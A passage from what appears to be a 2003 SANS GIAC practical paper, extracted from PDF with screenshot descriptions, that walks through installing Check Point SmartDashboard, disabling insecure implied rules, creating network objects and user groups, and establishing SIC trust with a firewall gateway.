
## Server/Gateway Components

To read more about a product, move your mouse over its name.  
To select the product for installation, click on its name.




EXIT


Select SMART Clients only.



Click Next.



Accept the default location and click next.




Unless licensed for additional features, select the Smart Dashboard, Smart View Tracker, Smart View Status and Smart Update to complete the installation.

© SANS Institute 2003, Author

### **Firewall Configuration**

Reconnect Croatia so it can communicate to your workstation and can also communicate to our un-configured firewalls – one gateway at a time. Then start the Security Dashboard program to configure our firewalls.




The screenshot shows the 'Welcome to Check Point SmartDashboard' login window. It features the 'NG NEXT GENERATION' logo in the top left. The 'Identification Method' section has two radio buttons: 'User Name' (selected) and 'Certificate'. The 'User Name' field contains 'admin'. The 'Connect to Server' section has a 'Password' field with masked characters and a 'SmartCenter Server' dropdown menu showing '181.75.4.4'. There are checkboxes for 'Read Only' and 'Demo Mode', both of which are unchecked. A blue link 'More Options >>' is located below the checkboxes. At the bottom are 'OK' and 'Quit' buttons.

You should be prompted with the fingerprint for the Management Station. This is a unique fingerprint and is useful for confirming you are connecting to the right Manager.

### **GLOBAL PROPERTIES**

It is important to go through all the global settings as by default they are insecure – much like Windows. By selecting View | Implied rules, check out all the rules allowed by default! The following snapshot shows the global properties which have been installed by default.







Accepting VPN-1 & Firewall-1 control connections means we are allowing anyone to talk to our enforcement module on port 18191. Instead we are going to create explicit rules allowing our Management Server (Croatia) to communicate with our gateway cluster. I have de-selected all the implicit rules that pose a security risk as well as turning on logging of implied rules.

© SANS Institute






We also want to edit the Open Security Extension properties.




**These all should be de-selected.** Essentially what we are doing is denying all unless explicitly permitted. That leaves us to review the Stateful Inspection properties.



From an operational point-of-view it is well worth taking stock of these values as they might need tweaking.

© SANS Institute 2003

By default, Check Point enhanced their security with the use of SMART Defence. The following is what they have enabled.




Now select View | Implied Rules and you should not see any.

### **CREATE OBJECTS**

Create network objects for all our hosts within GIAC Enterprises. In addition we will need to create user groups for our GIAC mobile users, there will be the remote administration group (G\_GIAC\_Admin) and remote staff group (G\_GIAC\_Mobile), both will be members of the G\_GIAC\_Remote group. Also, select Manage | Servers and create a RADIUS Server (Egypt) and SecuRemote DNS Server (Belgium).

### **FIREWALL HIGH AVAILABILITY SEP (SINGLE ENTRY POINT)**

First we want to define our firewall gateway objects. Under the objects tree, right-click Check Point and select New Gateway.




**NOTE:** It is important that we put the unique management IP address as the main IP. Select Firewall-1, VPN-1 Pro and Secure Client Policy Server. The policy server will allow us to push down a desktop policy to GIAC mobile employees when they connect with their VPN client (Secure Client). Next we want to establish SIC between the management station and the gateway.

The screenshot shows a 'Communication' dialog box with a blue title bar and a close button. The main text reads: 'The Activation Key that you specify must also be used in the module configuration.' Below this, there are three input fields: 'Activation Key:' with a masked value 'xxxxxxx', 'Confirm Activation Key:' with a masked value 'xxxxxxx', and 'Trust state:' with the value 'Uninitialized'. At the bottom, there are five buttons: 'Initialize', 'Test SIC Status', 'Reset', 'Close', and 'Help'.


Enter the activation key you used earlier when installing on the gateway and click Initialize.

The screenshot shows the same 'Communication' dialog box, but the 'Trust state:' field now displays 'Trust established' in blue text. The other fields and buttons remain the same.

Next we select the Topology field. By clicking the Get Topology button this information will be populated for you.

